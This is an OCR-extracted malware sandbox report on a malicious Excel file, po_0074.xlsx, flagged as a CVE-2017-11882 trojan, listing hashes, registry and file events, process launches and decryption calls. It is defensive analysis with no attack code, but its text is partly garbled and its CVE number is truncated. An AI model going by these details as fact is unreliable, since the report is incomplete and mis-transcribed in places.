
Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F
~$Normal.dotm	No risk	-	-	-	162	0D169A17A8DD645C81956EA323D322AF58A9778F
Word12.pip	No risk	-	-	-	1684	4F6798B38C565341AFB5E5F4500D206D066DC848
~WRS{1CE6A2B3-4ED3-47B5-A363-3661A627C3A8}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		736
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\:|$ Value: None		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		736
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\WORDFiles Value: 5356000b		736
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		736
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		736
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		736
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		736
Call Thread API	API Name: NtResumeThread Args: (Process:1692,) Return: ?		736
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1692], ppid[736) Return: 1		736
Call Process API	API Name: CreateProcessW Args: (%windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , , %windir%, , Process:1692:%windir%\splwow64.exe) Return: 1		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\e0$ Value: None		736
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		736
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\e0$ Value: None		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\w7$ Value: None		736
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\w7$ Value: None		736
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\:|$ Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736 Value: None		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word Value: None		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None		736
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		736
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1CE6A2B3-4ED3-47B5-A363-3661A627C3A8}.tmp) Return: 1		736
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		736
Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		736
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: 8c		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: 8c		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		736

▼ **Screenshot**



Software Licensing

Software Licensing

This computer is not running genuine Windows

To use this feature without interruption, this computer needs to be running genuine Windows.

With genuine Windows you have access to all Windows updates and can be confident that your Windows software has the latest security and reliability enhancements from Microsoft.

Resolve online now

Read the privacy statement online

Cancel

CentOS

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.X97M.CVE201711882.XQUOOZX
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

Object 1 - po_0074.xlsx (MS OLE document)

File name	po_0074.xlsx
File type	MS OLE document
SHA-1	8F1096989185E3E95518DE3C4837B2E2B9491F6F
SHA-256	9C794C341DFA219C0BD37E8DF6CFE9400EEBD9F293EEE5EF97617EC2973752FF
MD5	3E2C93AE3E92F6EC07F921FCA79B5F7F
Size	402432 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOOZX
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Malformed, defective, or with known malware traits (1)

Notable Threat Characteristics

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOZX Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	8F1096989185E3E95518DE3C4837B2E2B9491F6F	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOZX Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		

Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	C89C565535B25A5F4F74D061111C09D6CCB6F667
SHA-256	97650CB23800562D0D77FB5C747EF28DA2E8AB2EE5652492DD491687F5846FD2
MD5	915DC72425E276FFA4E2180453B71456
Size	394999 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	843D26A0C3F1B6920BC828CA214FF384E3638382
SHA-256	3CC1F3D6899E3CD609422584FB5468C8C65E98BF624472BDFA1D3E3B667AAC9B
MD5	CEC04EA58145228988BB6E8B10ED97A2
Size	122531 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.X97M.CVE201711882.XQUOOZX
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

Object 1 - po_0074.xlsx (MS OLE document)

File name	po_0074.xlsx
File type	MS OLE document
SHA-1	8F1096989185E3E95518DE3C4837B2E2B9491F6F
SHA-256	9C794C341DFA219C0BD37E8DF6CFE9400EEBD9F293EEE5EF97617EC2973752FF
MD5	3E2C93AE3E92F6EC07F921FCA79B5F7F
Size	402432 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOOZX
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	File drop, download, sharing, or replication (3) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (1)

Process Graph



ⓘ Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Defense Evasion	File Deletion	■□□ Characteristics: 1, 2, 3

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

▼ File drop, download, sharing, or replication (3)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2664 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2866685.jpeg Type: VSDT_JPG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2664 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B260881F.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2664 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D02A4394.png Type: VSDT_PNG

▼ Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOZX Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

▼ Process, service, or memory object change (1)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 2532 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	2.22.42.141	53	-	No risk	-	po_0074.xlsx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$po_0074.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
~DFD502292E2C7056ED.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
2866685.jpeg	No risk	-	-	-	8815	4BD52B10B24EADECA4B227969170C1D06626A639
D02A4394.png	No risk	-	-	-	38622	9071BED06BEC5BFC5A3C26DDF1F77CCCB747CDEE
51530F16.emf	No risk	-	-	-	648132	29ADB72FE9BD26C65A51A3B44B6722F00FD923AB
B260881F.png	No risk	-	-	-	54333	40E53617841E1CF57A4C1AEA1DAAA1833FEDD3D5
CVRD15F.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVRD15F.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	8F1096989185E3E95518DE3C4837B2E2B9491F6F	High

▼ Analysis


Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOZX Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2664
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\?t(Value: None		2664
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\EXCELFiles Value: 53560018		2664
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2664
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 721f7f8, 0) Return: 0		2664

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\?t(Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2664
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2664
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2664
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\4{(Value: None		2664
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2664
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4FC5\ Value: None		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4FC5\1E4FC5 Value: None		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, f±ÎPO8o¡[×ž¼¯Í›0, 16, 0, , 0, f±ÎPO8o¡[×ž¼¯Í›0, 16, 11099780, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, VÔÐÇëâ^ÿ?|mð_„, 32, 0, , 0, VÔÐÇëâ^ÿ?|mð_„, 32, 11099780, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, PK, 4096, 0, , 0, PK, 4096, 11100220, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 1792, 0, , 0, , 1792, 11099576, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, B, 4096, 0, , 0, B, 4096, 11099760, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 1792, 0, , 0, , 1792, 11097452, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, PK, 4096, 0, , 0, PK, 4096, 11097632, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, O4, 4096, 0, , 0, O4, 4096, 11097280, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ÅÛâÀkÇ{;±, 4096, 0, , 0, ÅÛâÀkÇ{;±, 4096, 11097280, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ø¹‹õ³, 4096, 0, , 0, Ø¹‹õ³, 4096, 11097280, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ó°|I, 4096, 0, , 0, Ó°|I, 4096, 11097280, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 0, , 0, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 11097280, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, CÁLš4¢š§, 4096, 0, , 0, CÁLš4¢š§, 4096, 11097280, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, zˆÄ>, 4096, 0, , 0, zˆÄ>, 4096, 11097280, 0) Return: 0		2664
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4FC5\1E4FC5 Value: None		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, ¸Ž d÷, 4096, 0, , 0, ¸Ž d÷, 4096, 11097280, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, B, 4096, 0, , 0, B, 4096, 11097280, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, PK, 4096, 0, , 0, PK, 4096, 11098760, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, O4, 4096, 0, , 0, O4, 4096, 11098924, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ó°|I, 4096, 0, , 0, Ó°|I, 4096, 11098140, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 0, , 0, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 11098120, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, B, 4096, 0, , 0, B, 4096, 11096924, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, CÁLš4¢š§, 4096, 0, , 0, CÁLš4¢š§, 4096, 11098308, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, Ó°|I, 4096, 0, , 0, Ó°|I, 4096, 11098140, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 0, , 0, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 11096104, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, B, 4096, 0, , 0, B, 4096, 11096924, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 0, , 0, {¾£é+š¶c‰ó, ;‹ „Y, 4096, 11066848, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, O4, 4096, 0, , 0, O4, 4096, 11067572, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, , 4096, 0, , 0, , 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, I'`×#¡–ðm”èCa, 4096, 0, , 0, I'`×#¡–ðm”èCa, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, p¬N7¡±È§(, 4096, 0, , 0, p¬N7¡±È§(, 4096, 11067552, 0) Return: 0		2664
Call System API	API Name: BCryptDecrypt Args: (2790600, îã, 4096, 0, , 0, îã, 4096, 11067552, 0) Return: 0		2664
